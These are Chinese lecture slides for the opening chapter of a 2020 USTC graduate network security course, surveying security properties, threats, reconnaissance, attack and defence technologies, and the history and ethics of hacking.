(2020秋季 课程编号：COMP6216P)

网络安全
第1章 概述

曾凡平
billzeng@ustc.edu.cn

联系方式及资源地址

老师主页：http://staff.ustc.edu.cn/~billzeng/
电子邮件：billzeng@ustc.edu.cn

辅导老师：
申敬飞 ericjeff@mail.ustc.edu.cn
张伟康 buttman@mail.ustc.edu.cn

课程资源：
① **研究生信息平台的教学信息**
② **http://cybersecurity.ustc.edu.cn/**

课程教学大纲

- 本课程从**网络攻防**的角度，以**专题**的形式详细介绍**网络信息安全**的基本原理和技术。
- 主要内容包括：网络攻防概述、密码学及其应用、虚拟专用网（IPsec）、防火墙、入侵检测、网络入侵、拒绝服务攻击、恶意代码攻击，以及其他信息安全技术等内容。
- 本课程旨在提高学员的网络安全防护意识；通过网络攻防实践，增强网络信息安全的**实践能力**。

课程简介

- 专业课：60学时理论+自修实验
- **教室：未来中心3号报告厅 :6(6,7,8) 曾凡平**
  - **第6小节：14:00-14:45**
  - **第7小节：14:50-15:35**
  - **第8小节：15:40-16:25**
- 教学对象：
  - 对网络攻防(**理论与技术**)知之不多，想对网络信息安全有所了解，试图提高网络与信息系统安全**实践能力**的同学。
- 成绩评定方式：
  - 作业30%+实验报告20%
  - 期末考试或课程报告50%
- 作业写在作业本上，手机拍照转换成PDF文档提交到研究生信息平台，一周内完成；实验报告用A4排版，转换成PDF文档提交到研究生信息平台，二周内完成。


课程主要内容

- 网络攻防三大关键技术
  ①网络侦察：获取目标信息
  ②网络攻击：抑制、入侵、控制
  ③网络防护：防止被攻击

➢ **漏洞(vulnerability)分析与利用是核心**
  - 缓冲区溢出漏洞的利用(调试工具的使用)

教材及授课方式

- 教材
  - 《网络信息安全》
  - 曾凡平编著，机械工业出版社，
  - 2019年8月第1版第5次印刷



- 主要参考书
  - 《黑客大曝光》序列从书: **(攻击)**
  - 《网络安全概论》: **(防护)**
    刘建伟，毛剑，胡荣磊，电子工业出版社，2009
- 授课方式：多媒体教学 + **演示实验** + **实验报告**

第1讲 网络安全概述

- 1.1 网络安全概述
  - 1.1.1 网络安全概念
  - 1.1.2 网络安全体系结构
  - 1.1.3 网络安全的攻防体系
- 1.2 计算机网络面临的安全威胁
  - 1.2.1 TCP/IP网络体系结构及计算机网络的脆弱性
  - 1.2.2 计算机网络面临的主要威胁
- 1.3 计算机网络安全的主要技术与分类
  - 1.3.1网络侦察
  - 1.3.2网络攻击
  - 1.3.3网络安全防护
- 1.4 网络安全的起源与发展
  - 1.4.1 计算机网络的发展
  - 1.4.2 网络安全技术的发展
  - 1.4.3 黑客与网络安全

1

1.1 网络安全概述

1.1.1 网络安全概念

- **网络安全(network security)是指网络系统的硬件、软件及其系统中的数据受到保护，不因偶然的或者恶意的原因而遭受到破坏、更改、泄露，系统连续可靠正常地运行，网络服务不中断。**
- 网络安全大体上可以分为**信息系统**（如主机、网络服务器）的安全、**网络边界**的安全及**网络通信**的安全。
- 网络安全的目标是**保护**网络系统中信息的机密性、完整性、可用性、不可抵赖性和可控性等**安全属性**。机密性、完整性、可用性也称为信息安全的**三要素**。

信息安全的三要素

- **机密性Confidentiality**
  - **机密性（保密性）**是指保证信息不能被非授权访问，即使非授权用户得到信息也无法知晓信息内容，因而不能使用。
  - 它的任务是确保信息不会被未授权的用户访问。通常通过**访问控制**阻止非授权用户获得机密信息，通过**加密变换**阻止非授权用户获知信息内容。

信息安全的三要素之：**完整性Integrity**

- **完整性是指维护信息的一致性**，即信息在生成、传输、存储和使用过程中不应发生人为或非人为的非授权篡改。一般通过**访问控制**阻止篡改行为，同时通过**消息摘要**算法来检验信息是否被篡改。
- 信息的完整性包括两个方面：
  (1) **数据完整性**：数据没有被(未授权)篡改或者损坏；
  (2) **系统完整性**：系统未被非法操纵，按既定的目标运行。

信息安全的三要素之：**可用性Availability**

- 可用性是指保障信息资源**随时可提供服务**的能力特性，即授权用户根据需要可以随时访问所需信息。
- 可用性是信息资源服务**功能和性能可靠性**的度量，涉及到物理、网络、系统、数据、应用和用户等多方面的因素，是对信息网络**总体可靠性**的要求。

不可抵赖性、真实性、可控性和可审查性

- **不可抵赖性**
  - 不可抵赖性是信息交互过程中，所有参与者不能否认曾经完成的操作或承诺的特性。
- **真实性**
  - 信息的真实性要求信息中所涉及的事务是客观存在的，信息的各个要素都真实且齐全，信息的来源是真实可靠的。
- **可控性**
  - 信息的可控性是指对信息的传播及内容具有控制能力。也就是可以控制用户的信息流向，对信息内容进行审查，对出现的安全问题提供调查和追踪手段。
- **可审查性**
  - 出现安全问题时提供依据与手段，它以可控性为基础。
- **保鲜性(新鲜性)**：也就是说信息必须是在其时效之内的，不能是过时的。新鲜性对保证**物联网的安全**尤其重要。

四大安全属性？

- 王小云院士在2018年9月7日**"中国科大-合肥物联网安全与智慧城市高峰论坛"**的报告中提出四大安全属性：

A. 机密性

B. 可认证性：
  - 通过哈希函数实现信息的可认证？

C. 不可抵赖

D. 完整性

1.1.2 网络安全体系结构

- 网络安全体系结构是**安全服务、安全机制、安全策略及相关技术**的集合。
- 国际标准化组织(ISO)于1988年发布了ISO 7498-2标准，即开放系统互联(OSI， Open System Interconnection)安全体系结构标准，该标准等同于中华人民共和国国家标准的GB/T 9387.2-1995。
- 1990年，国际电信联盟(ITU，International Telecommunication Union)决定采用ISO 7498-2作为其X.800推荐标准。因此，X.800和ISO 7498-2标准基本相同。
- 1998年，RFC 2401(Last updated 2013-03-02)给出了Internet协议的安全结构，定义了IPsec适应系统的基本结构，这一结构的目的是为IP层传输提供多种安全服务。
- 2005年RFC 4301(Last updated 2020-01-21)更新了RFC 2401。

与安全体系结构相关的术语

(1) 安全服务
- X.800对安全服务做出定义：为了保证系统或数据传输有足够的安全性，开放系统通信协议所提供的服务。
- RFC 2828也对安全服务做出了更加明确的定义：安全服务是一种由系统提供的**对资源进行特殊保护的进程或通信服务**。

(2) 安全机制
- 安全机制是一种**措施或技术**，一些软件或实施一个或更多安全服务的**过程**。
- 常用的安全机制有认证机制、访问控制机制、加密机制、数据完整性机制、审计机制等。

与安全体系结构相关的术语

(3) 安全策略
- 所谓安全策略，是指在某个安全域内，施加给所有与安全相关活动的**一套规则**。所谓安全域，通常是指属于某个组织机构的一系列处理进程和通信资源。这些规则由该安全域中所设立的安全权威机构制定，并由安全控制机构来描述、实施或实现。

(4) 安全技术
- 安全技术是与安全服务和安全机制对应的一序列**算法、方法或方案**，体现在相应的软件或管理规范等之中。比如密码技术、数字签名技术、防火墙技术、入侵检测技术、防病毒技术和访问控制技术等。

图1.1 分层的网络安全体系结构

应用层	应用层安全协议，如：HTTPS、SSH、FTPS
传输层	传输层安全协议，如：SSL、TLS
网络层	网络层安全协议，如：IPSec
网络接口层	网络接口层安全技术，如：PPTP、L2TP

1.1.3 网络安全的攻防体系

- **网络攻击**是指采用技术手段，利用目标信息系统的安全缺陷，破坏网络信息系统的保密性、完整性、真实性、可用性、可控性与可审查性等的措施和行为。其目的是窃取、修改、伪造或破坏信息，以及降低、破坏网络使用效能。
- **网络防护**是指为保护己方网络和设备正常工作、信息数据安全而采取的措施和行动。其目的是保证己方网络数据的保密性、完整性、真实性、可用性、可控性与可审查性等。

1.2 计算机网络的脆弱性及面临的安全威胁

层和协议的集合称为网络体系结构 (network architecture)




图1.2 TCP/IP网络体系结构

1.2.1 TCP/IP网络体系结构及计算机网络的脆弱性

(1) 网络基础协议存在安全漏洞
- TCP/IP协议在设计的初期并没有考虑安全性，从而导致大量的安全问题。如：地址欺骗、源路由攻击

(2) 网络硬件存在着安全隐患
- 计算机硬件在制造和使用的过程中会存在一些安全隐患。
- 故意放置漏洞、技术原因、环境的影响

(3) 软件缺陷和安全漏洞
- 软件是网络信息系统的核心。然而由于技术或人为因素，软件不可避免地还存在缺陷，这就可能导致安全漏洞的出现。
- 对程序输入的处理不当；缺乏适当的用户身份认证；对程序功能的配置处理不当

(4) 操作系统存在安全隐患

- 首先，操作系统也是软件系统，而且是巨型复杂高纬度的软件，其代码量非常庞大，由成百上千工程师协作完成，很难避免产生安全漏洞。
- 其次，操作系统的功能越来越多，配置起来越来越复杂，从而会造成配置上的失误，产生安全问题。
- 再次，操作系统的安全级别不高。目前大规模使用的Windows和Linux系统的安全级别为TCSEC的C2级，而C2级难以保证信息系统的安全。
- 此外，我国目前特别严重的问题是操作系统基本上自国外引进，不能排除某些国家出于不可告人的目的而在其中设置了后门，一旦发生国家之间的冲突，则后果不堪设想。因此，软件（特别是操作系统）国产化是一个迫切需要解决的根本问题。

(5) 网络体系结构的安全风险

- 进行网络体系结构设计时，是否按安全体系结构和安全机制进行设计，直接关系到网络平台的安全性能。
- 网段划分是否合理，路由是否正确，网络的容量、带宽是否考虑客户上网的峰值，网络设备有无冗余设计等都与安全风险密切相关。
- 对于目前的网络，其体系结构异常复杂，除了要考虑传统的安全问题，还要考虑跨域的安全问题。

1.2.2 计算机网络面临的主要威胁

- 计算机网络面临的安全威胁形形色色：有人为和非人为的、恶意的和非恶意的、内部攻击和外部攻击等。
- 对网络安全的威胁主要表现在：非授权访问、冒充合法用户、破坏数据完整性、干扰系统正常运行、利用网络传播病毒、线路窃听等方面。
- 安全威胁主要利用网络与信息系统存在的脆弱性和网络管理中的漏洞。

网络面临的主要威胁

(1) 各种自然因素
- 包括各种自然灾害；电磁辐射和电磁干扰的威胁；网络硬件设备自然老化，可靠性下降等。

(2) 内部窃密和破坏
- 内部涉密人员有意或无意泄密、更改记录信息；内部非授权人员有意无意偷窃机密信息、更改网络配置和记录信息；内部人员破坏网络系统。

(3) 信息的截获和重演
- 通过搭线等方式，截获机密信息，或通过对信息流和流向、通信频度和长度等参数的分析，推出有用信息。它不破坏传输信息的内容，不易被查觉。截获并录制信息后，可以在必要的时候重发或反复发送这些信息。

(4) 非法访问

- 非法访问指的是未经授权使用网络资源或以未授权的方式使用网络资源，它包括：非法用户（如黑客）进入网络或系统，进行违法操作；合法用户以未授权的方式进行操作。

(5) 破坏信息的完整性

- 攻击可能从三个方面破坏信息的完整性：改变信息流的时序，更改信息的内容；删除某个消息或消息的某些部分；在消息中插入一些信息，让收方读不懂或接收错误的信息。

(6) 欺骗

- 攻击者可能冒充合法地址或身份欺骗网络中的其它主机及用户；冒充网络控制程序套取或修改权限、口令、密钥等信息，越权使用网络设备和资源；接管合法用户，欺骗系统，占用合法用户的资源。

(7) 抵赖

- 可能出现下列抵赖行为：发信者事后否认曾经发送过某条消息；发信者事后否认曾经发送过某条消息的内容；发信者事后否认曾经接收过某条消息；发信者事后否认曾经接收过某条消息的内容。

(8) 破坏系统的可用性

- 攻击者可能从下列几个方面破坏网络系统的可用性：使合法用户不能正常访问网络资源；使有严格时间要求的服务不能及时得到响应；摧毁系统。

1.3 计算机网络安全的主要技术与分类

- 从系统的角度可以把网络安全的研究内容分成三类：
  - 网络侦察（信息探测）
  - 网络攻击
  - 网络防护
- 网络安全的主要技术也可以相应的划分为三类
  - 网络侦察技术
  - 网络攻击技术
  - 网络防护技术

1.3.1 网络侦察

- 也称为网络信息探测，是指运用**各种技术手段**、采用适当的策略对目标网络进行探测扫描，获得有关目标计算机网络系统的拓扑结构、通信体制、加密方式、网络协议与操作系统、系统功能，以及目标地理位置等各方面的有用信息，并进一步判别其主控节点和脆弱节点，**为实施网络攻击提供可靠的情报保障。**

(1) 端口探测技术

- 主要利用端口扫描技术，以发现网络上的活跃主机及其上开放的协议端口。一般利用端口扫描软件进行端口探测，如开源软件**nmap**就提供了丰富的端口探测功能。

(2) 漏洞探测技术

- 在硬件、软件、协议的具体实现或系统安全策略上不可避免会存在缺陷。**如果这些缺陷能被攻击者利用，则这样的缺陷称为漏洞。**
- 漏洞探测也称为漏洞扫描，是指利用技术手段，以获得目标系统中漏洞的详细信息。
- 目前有两种常用的漏洞探测方法。
  - **① 模拟攻击**
  - **② 信息型漏洞探测**

(3) 隐蔽侦察技术

- 一般来说，重要的信息系统都具有很强的安全防护能力和反侦察措施，常规侦察技术很容易被目标主机觉察或被目标网络中的入侵检测系统发现，因而要采用一些手段进行隐蔽侦察。隐蔽侦察采用的主要手段有：秘密端口探测、随机端口探测、慢速探测等。

(4) 渗透侦察技术

- 渗透侦察指的是在目标系统中植入特定的软件，从而完成情报的收集。渗透侦察技术主要采用反弹端口型木马技术。
- 为了将木马植入到目标系统中，一般采用诱骗方法使目标用户主动下载木马软件。

1.3.2 网络攻击

- **计算机网络攻击是指利用目标计算机网络系统的安全缺陷（漏洞），为窃取、修改、伪造或破坏信息，以及降低、破坏网络使用效能而采取的各种措施和行动。**
- **其目的是破坏网络信息系统的安全属性。**
- 由于计算机硬件和软件，网络协议和结构，以及网络管理等方面不可避免地存在安全漏洞，使得网络攻击成为可能。

(1) 拒绝服务攻击

- **拒绝服务（Denial of Service, DoS）**攻击的主要目的是降低或剥夺目标系统的可用性，使合法用户得不到服务或不能及时得到服务，一般通过耗尽网络带宽或耗尽目标主机资源的方式进行。

(2) 入侵攻击

- 入侵攻击是指攻击者利用目标系统的漏洞非法进入系统，以获得一定的权限，进而可以窃取信息、删除文件、埋设后门、甚至瘫痪目标系统等行为。

网络攻击技术

(3) 病毒攻击

- 计算机病毒一般指同时具有感染性和寄身性的代码。它隐藏在目标系统中，能够自我复制、传播和侵入到其它程序中去，并篡改正常运行的程序，损害这些程序的有效功能。

(4) 恶意代码攻击

- 恶意代码是指任何可以在计算机之间和网络之间传播的程序或可执行代码，其目的是在未授权的情况下有目的地更改或控制计算机及网络系统。计算机病毒就是一种典型的恶意代码，此外，还包括木马、后门、逻辑炸弹、蠕虫等。

网络攻击技术

(5) 电子邮件攻击

- 利用电子邮件缺陷进行的攻击称为电子邮件攻击。
- 传统的邮件攻击主要是向目标邮件服务器发送大量的垃圾邮件；现在的邮件攻击更多地是发送伪造或诱骗的电子邮件，诱骗用户去执行一些危害网络安全的操作。

(6) 诱饵攻击

- 诱饵攻击指通过建立诱饵网站，诱骗用户去浏览恶意网页，从而实现攻击。诱饵攻击是一种被动攻击，只要用户保持足够的警觉就可以避免。

1.3.3 网络安全防护

- **计算机网络防护是指为保护己方网络和设备正常工作，保护信息数据安全而采取的措施和行动。**
- 其目的是保护网络信息系统的安全属性
- 网络攻击和网络防护是矛和盾的关系。在建立网络安全防护体系时，**必须走管理和技术相结合的道路**。
- 网络安全防护的涉及面很宽，从技术层面上讲主要包括防火墙技术、入侵检测技术、病毒防护技术、数据加密技术和认证技术等。
- 网络安全防护的主要目标可以归结为“五不”：**进不来、拿不走、看不懂、改不了、走不掉**。

网络安全防护的5个主要目标

1)“**进不来**”：**使用访问控制机制**，阻止非授权用户进入网络，从而保证网络系统的**可用性**；

2)“**拿不走**”：**使用授权机制**，实现对用户的权限控制，同时结合内容审计机制，实现对网络资源及信息的**可控性**；

3)“**看不懂**”：**使用加密机制**，确保信息不暴露给未授权的实体或进程，从而实现信息的**保密性**；

网络安全防护的5个主要目标

4)“**改不了**”：使用**数据完整性鉴别**机制，保证只有得到允许的人才能修改数据，从而确保信息的**完整性和真实性**；

5)“**走不掉**”：使用**审计、监控、防抵赖**等安全机制，使得破坏者走不脱。并进一步对网络出现的安全问题提供调查依据和手段，实现信息安全的可审查性。

(1) 防火墙技术

- **防火墙是实现网络访问控制的装置**，是最基本的网络防护措施，也是目前使用最广泛的一种网络安全防护技术。
- 防火墙通常安置在内部网络和外部网络之间，以抵挡外部入侵和防止内部信息泄密。防火墙是一种综合性的技术，涉及到计算机网络技术、密码技术、安全协议、安全操作系统等多方面。防火墙的主要作用为过滤进出网络的数据包、管理进出网络的访问行为、封堵某些禁止的访问行为、记录通过防火墙的信息内容和活动、对网络攻击进行检测和告警等。
- 简单的防火墙可以用路由器实现，复杂的可以用主机甚至一个子网来实现。防火墙技术主要有两种：**数据包过滤技术和代理服务技术**。

(2)入侵检测技术

- 入侵检测是一种**动态安全技术**，通过对入侵行为的过程与特征的研究，使安全系统对入侵事件和入侵过程能做出实时响应。
- 有两种主要的入侵检测技术：基于**特征**的检测和基于**行为**的检测，也称为**误用检测**和**异常检测**。
- 入侵检测系统从实现方式上一般分为两种，即**基于主机**的入侵检测系统和**基于网络**的入侵检测系统。

(3)计算机病毒及恶意代码防治技术

- 计算机病毒的检测就是要自动地发现或判断文件、内存以及网络中传输的信息是否含有病毒。检测病毒的主要方法是**特征码及行为分析法**。
- **特征码是某种病毒或恶意代码的唯一特征**，如果某些代码具有病毒的特征就可以判定为病毒。对于变形病毒，每传播一次其特征就会改变，基于特征码的检测方法将失效，这时就要利用行为分析法。
- **行为分析法**通过判断代码是否有**破坏信息系统的行为**，从而判定是否为病毒。例如，如果某段代码修改可执行文件、修改库文件、修改文档中的宏(可执行的脚本)等，则很可能是病毒。

(4) 密码技术

- 密码技术主要研究数据的加密和解密及其应用。密码技术是确保计算机网络安全重要机制，是信息安全的基石。密码技术有两种体制：单密钥体制和双密钥体制。
- 单密钥体制也称为传统密码体制，其加密密钥和解密密钥相同，或解密密钥和加密密钥可以相互推断出来。DES、IDEA以及AES都是典型的单密钥体制的密码算法。这类算法的运行速度快，适合对大量数据的加/解密。
- 双密钥体制也称为公开密钥加密体制，需要一对密钥，即公钥和私钥。公钥用于加密，私钥用于解密。如RSA算法。公钥算法的运行速度较慢，适合对少量数据的加/解密，主要用于密钥分配和数字签名。

认证技术和蜜罐技术

(5) 认证技术

- 认证主要包括**身份认证**和**信息认证**。身份认证是验证信息的发送者的真实身份；信息认证验证信息的完整性，即验证信息在传送或存储过料中是否被窜改，重放或延迟等。

(6) "蜜罐"技术

- "蜜罐"是试图将攻击者从关键系统引诱开的**诱骗系统**。也就是在内部系统中设立一些陷阱，用一些主机去模拟一些业务主机甚至模拟一个业务网络，给入侵者造成假象。

1.4 网络安全的起源与发展

- 网络安全的发展是与计算机及网络技术的发展分不开的。
- 此外，安全防护技术也随黑客攻击技术的发展而发展。

1.4.1 计算机网络的发展

- 1950年代中后期，许多系统都将地理上分散的多个终端通过通信线路连接到一台中心计算机上，这样就出现**以单台计算机为中心的远程联机系统**。
- 在主机前设置一个通信控制处理机和线路集中器。这种**多机系统也称为复杂的联机系统**，出现于1960年代-计算机网络的雏形。
-
- **初期的计算机网络以多个主机通过通信线路互联起来，为用户提供服务，兴起于1960年代后期，**典型代表是美国国防部高级研究计划局协助开发的**ARPAnet**。

计算机网络的发展

- 1970年代以来，特别是Internet的诞生及广泛应用，使得计算机网络得到了迅猛的发展。
- **1982年**，Internet由ARPAnet、MILnet等几个计算机网络合并而成，作为Internet的早期主干网。
- **到了1986年**，又加进了美国国家科学基金会的NSFnet、美国能源部的ESnet、国家宇航局的NSI，这些网络把美国东西海岸相互连接起来，形成美国国内的主干网。
- 1988**年，作为学术研究使用的**NFSnet**开始对一般研究者开放。**
- **1994年**，连接到Internet上的主机数量达到了320万台，连接世界上的3万多个计算机网络。从此以后计算机网络得到了飞速的发展并在世界范围内得到广泛的应用。

第45次《中国互联网络发展状况统计报告》

- 4月28日，中国互联网络信息中心（CNNIC）发布第45次《中国互联网络发展状况统计报告》（以下简称:《报告》）。
- 《报告》从六个方面综合反映2019年及2020年初我国互联网发展状况：

① 网民规模突破9亿，为数字经济发展打下坚实用户基础
② 疫情期间部分互联网应用呈现快速增长态势
③ 在线教育呈现爆发式增长
④ 全国一体化政务服务平台在疫情防控中发挥有力支撑
⑤ 抗击疫情加速互联网产业发展 带来新机遇与挑战
⑥ 我国技术创新能力持续增强 产业互联网加速推进

详见《报告》

网络攻击和防护推动网络安全技术的发展

- Internet的应用覆盖了社会生活的方方面面，人类已经逐渐依赖计算机网络。
- 任何技术的发展给人们提高生活质量的同时，也不可避免地会被别有用心的人用于邪恶的目的。计算机和网络的发展为黑客的活动提供了舞台，导致了黑客攻击技术的发展。
- 为了应对黑客的攻击及其他安全威胁，安全研究人员致力于防护技术的研究，从而促进了网络安全防护技术的发展。
- 网络攻击和防护的对抗推动了网络安全技术的不断进步。

1.4.2 网络安全技术的发展

- 早期的计算机主要是单机，应用范围很小，计算机安全主要是实体的安全防护和软件的正常运行，安全问题并不突出。
- 1970年代以来，人们逐渐认识到并重视计算机的安全问题，制定了计算机安全的法律、法规，研究了各种防护手段，如口令、身份卡、指纹识别等防止非法访问的措施。
- 为了对网络进行安全防护，出现了强制性访问控制机制、鉴别机制（哈希）和可靠的数据加密传输机制。
- 1970年代中期，Diffie和Hellman冲破人们长期以来一直沿用的单钥体制，提出一种崭新的双钥体制（又称公钥体制），这是现代密码学诞生的标志之一。

网络安全技术的发展

- 1977年美国国家标准局正式公布实施美国数据加密标准DES，公开DES加密算法，并广泛应用于商用数据加密，极大地推动了密码学的应用和发展。56位密码的DES 已经被破解，更高强度的密码技术取而代之，比如AES (Advanced Encryption Standard)，三重DES等。在我国应该推广AES的应用。
- 为了对计算机的安全性进行评价，80年代中期美国国防部计算机安全局公布了**可信计算机系统安全评估准则TCSEC**。准则主要是规定了操作系统的安全要求，为提高计算机的整体安全防护水平、研制和生产计算机产品提供了依据。

网络安全技术的发展

- Internet的出现促进了人类社会向信息社会的过渡。为保护Internet的安全，主要是保护与Internet相连的内部网络的安全，除了传统的各种防护措施外，还出现了防火墙、入侵检测、物理隔离等技术，有效地提高了内部网络的整体安全防护水平。
- 随着计算机网络技术的发展和应用的进一步扩大，计算机网络攻击与防护这对"矛"与"盾"的较量将不会停止。如何从整体上采取积极的防护措施，加紧确立和建设信息安全保障体系，是世界各国正在研究的热点问题。

网络安全技术的发展

- 为了从源头上解决计算机安全问题，近十几年来出现了可信计算机。"可信计算"成为了全世界计算机界的研究热点。它其实是信息安全问题的扩展，其基本问题与传统的信息安全问题仍然密切相关。
- 在2003前后，美国发起了**"软件验证大挑战"**运动，希望通过全球合作，验证100个重要基础程序的安全性与正确性，为此CAV每年举行一次国际学术会议。
- 目前，**云计算、移动计算和物联网应用**方兴未艾，然而其**安全问题令人担忧**。

1.4.3 黑客与网络安全

- 黑客技术与网络安全技术密不可分。计算机网络对抗技术是在信息安全专家与黑客的攻与防的对抗中逐步发展起来的。黑客主攻，安全专家主防。如果没有黑客的网络攻击活动，网络与信息安全技术就不可能如此快速的发展。
- 黑客一词是英文**Hacker**的音译。一般认为，黑客起源于1950年代麻省理工学院的实验室中，他们是热衷于解决技术难题的程序员。在1950年代，计算机系统是非常昂贵的，只存在于各大高校与科研机构中，普通公众接触不到计算机，而且计算机的效率也不是很高。为了最大限度地利用这些昂贵的计算机，最初的程序员就编写出了一些简洁高效的捷径程序，这些程序往往较原有的程序系统更完善，而这种行为便被称为**Hack**。**Hacker**指从事**Hack**行为的人。

黑客

- 在1960和1970年代，"黑客"一词极富褒义。早期的**原始黑客代表的是能力超群的计算机迷**，他们奉公守法、从不恶意入侵他人的计算机，因而受到社会的认可和尊重。
- 早期黑客有一个精神领袖—凯文•米特尼克。早期黑客奉行**自由共享、创新与合作的黑客精神**。然而，现在的"黑客"已经失去了其原来的含义。虽然也存在不少原始意义上的黑客，但是当今人们听到"黑客"一词时，大多数人联想到的是那些以恶意方式侵入计算机系统的人。

黑客的三类行为特征

- "黑帽子黑客"(Black hat Hacker)、"白帽子黑客"(White hat Hacker)和"灰帽子黑客"(Gray hat Hacker)。

① "黑帽子黑客"是指只从事破坏活动的黑客，他们入侵他人系统，偷窃系统内的资料，非法控制他人计算机，传播蠕虫病毒等，给社会带来了巨大损失；

② "白帽子黑客"是指原始黑客，一般不入侵他人的计算机系统，即使入侵系统也只为了进行安全研究，在安全公司和高校存在不少这类黑客；

③ "灰帽子黑客"指那些时好时坏的黑客。

- 骇客是**"Cracker"**的英译，是Hacker的一个分支，主要倾向于软件破解、加密解密技术方面。在很多时候Hacker与Cracker在技术上是紧密结合的，Cracker一词发展到今天，也有黑帽子黑客之意。

怎样才算一名黑客？

- 一个黑客首先需要在技术上得到大家的认可，在某项安全技术上拥有出众的能力，才能算是个黑客。此外，还需要具备自由、共享的黑客精神与正义的黑客行为。
- 总的来说，**要成为一个黑客必须是技术上的行家并且热衷于解决问题，能无偿地帮助其他人。**

黑客行为道德规范

- 真正的黑客拥有自己的职业道德，格守自己的行为规范，他们有着自己圈内的游戏准则，总结起来有如下几条：

(1) **不随便进行攻击行为**

- 真正的黑客很少从事攻击行为，每当找到系统漏洞并入侵时，会很小心地避免造成损失，并尽量善意地提醒管时或帮系终打好安全补丁。他们不会随便攻击个人用户和站点。

(2) **公开自己的作品**

- 一般黑客们所编写的软件等作品都是免费的，并且公开源代码，黑客们的作品不带任何商业性质，真正地做到了开源共享。

黑客行为道德规范（续）

(3) 帮助其他黑客

- 网络安全包含的内容广泛，没有哪个人能做到每一方面都精通，真正的黑客会很热心地在技术上帮助其他黑客。

(4) 义务地做一些力所能及的事情

- 黑客都以探索漏洞与编写程序为乐，但在圈内，除此之外还有很多其他的杂事，如维护和管理相关的黑客论坛、讨论组和邮件列表，维持大的软件供应站点等，这些事情都需要人做，但并非有趣。所一以，那些花费大量精力，义务地为网友们整理FAQ、写教程的黑客以及各大黑客站点的站长，他们都付出了大量的时间和精力，是值得尊敬的。

黑客精神

(1)自由共享的精神

- 这是**黑客文化的精髓**，是黑客精神最值得称赞的地方。自由共享是黑客应具备的最基本品质。

(2)探索与创新的精神

- 他们努力打破传统的计算机技术，努力探索新的知识，在他们身上有着很强的“反传统”精神。

(3)合作的精神

- 个人的力量是有限的，何况不可能精通任何网络安全方面的技术。黑客很明白这一点，因此他们乐于与他人交流技术，在技术上保守的人是不可能成为黑客的。

黑客必备的基本技能

- 作为一名黑客，需要有高超的技术；
- 计算机技术的发展日新月异，每天都有大量新的知识不断涌现，黑客们需要不断地学习、尝试新的技术，才能走在时代的前面。

作为一个黑客，必须掌握一些基本的技能：

(1)精通程序设计

- **一般来说，汇编、C语言都是黑客们应该掌握的。**

(2)熟练掌握各种操作系统

(3)熟悉互联网与网络编程

如何学习黑客技术

(1)兴趣是最好的老师

(2)学习黑客技术是一个长期的过程

(3)需要拥有一定的自学能力，主要靠自己。

黑客的发展历史

- **第一代黑客**
  - 第一代黑客在上个世纪50年代末至70年代初用“分时系统”技术把大型主机改造成了实际的个人计算机，使得更多的人有机会接触到计算机；
- **第二代黑客**
  - 第二代黑客在70年代发明并生产了个人计算机，领头人是苹果公司的创建人史蒂夫·乔步斯；
- **第三代黑客**
  - 第三代黑客为个人计算机设计出了各种应用、教育和娱乐程序，其中许多人后来成为80、90年代的软件设计师；

黑客的发展历史

- **第四代黑客**
  - 第四代黑客出现在80年代中期，他们促进并发展了Internet，并谋划使其变得更加开放和自由。黑客的行为已经形成了自己的文化，并接受社会实践的检验。黑客，从“妖魔”到“不速之客”，从个体到群体，其发展和演变十分神速。进入新世纪以来，有组织的黑客大战骤然升级，对抗次数频繁，其攻击手段和技术不断更新，阵容日渐壮大，其愈来愈向群体联盟化和社会化的方向发展并逐步成为举世关注的“焦点”。
- **现代黑客**
  - 重返自然状态，致力于对网络安全技术的研究。
  - 很多黑客被政府招安，退出了黑客阵营。

中国黑客发展史

- 从某种意义上来说，**中国没有黑客，或者说只有为数极少的黑客**，但网络上充斥着的**各种各样的工具造就了一批又一批的中国“伪黑客”。**
- **中国黑客在技术上与国外相比在很多方面存在明显的差距**，当然，这与国内的计算机和网络普及时间较晚有着一定的关系。
- 从1994年中国网民开始接触网络以来，中国黑客发展到现在一共经历了4代，也正是因为这些黑客的存在，才促使中国网民的安全意识逐渐提高，促使国内的网络安全行业逐渐发展。

1）中国黑客的起源(1994年—1996年)

- 也是中国互联网和计算机产业的起始时期。那时的计算机还是一件非常奢侈的电子用品，而互联网对于大众来说更是一个陌生的名词，只有在专业性极强的书刊中才能够找到与网络相关的名词，而那些上网的群体也多数为科研人员和年轻资本家（那个时候小资群体还没有提出）。
- 盗版还是一个陌生的名词，COPY就是正版的一种传播方式，软件的交换破解成为最为热门的话题—那个时代**最早的黑客或者说“骇客”诞生了，以破解软件和注册码为主。**
- 最早的交流是BBS，然后是互联网信息港。

窃客↔中国第一代黑客的雏形

- 1995年—1996年期间，中国各个大中城市的互联网信息港基本已经初具规模，中国国际互联网的第一代网管诞生，中国第一代的大众网民也开始走出BBS，融入天地更为广阔的Internet。
- 在这一期间中国网络窃客技术飞速发展，**以破解软件和注册码为主**。在那个阶段，除了窃客以外，电话飞客也曾出现在中国，但是由于程控交换机的出现，飞客很快成为了历史。1996年底，中国电信开始实行优惠上网政策，在此之后中国网络开始真正步入百姓家庭。

2）中国黑客的成长(1997年↔1999年)

- 此时“黑客”这一个名词已经开始正式的深入广大网友之中，当时初级黑客所掌握的最高技术仅仅是使用邮箱炸弹，并且多数是国外的工具，完全没有自己的黑客武器，更不要说自己的精神领袖。那个时期世界上的黑客追随着一个共同的精神领袖—**凯文•米特尼克**，世界头号黑客。这位传奇式人物不单单领导着美国黑客的思想，也影响着中国初级黑客的前进与探索方向。
- 1998年，出现“Back Orifice”的黑客软件，这个软件掀起了全球性的计算机网络安全问题，并推进了“特洛伊木马”这种黑客软件的飞速发展。

特洛伊木马和病毒的兴起

- BO并没有在中国掀起浪潮，主要原因是CIH病毒的诞生和大规模发作。这个有史以来第一个以感染主板BIOS为主要攻击目标的病毒给中国经济带来了数百亿元的损失。
- 由于排华、反华、台独以及美国轰炸中国驻南联盟大使馆事件，中国黑客被逐步打上了政治色彩，一直作为奋斗理想的美国黑客精神迅速的被遗弃了，中国红客开始出现。
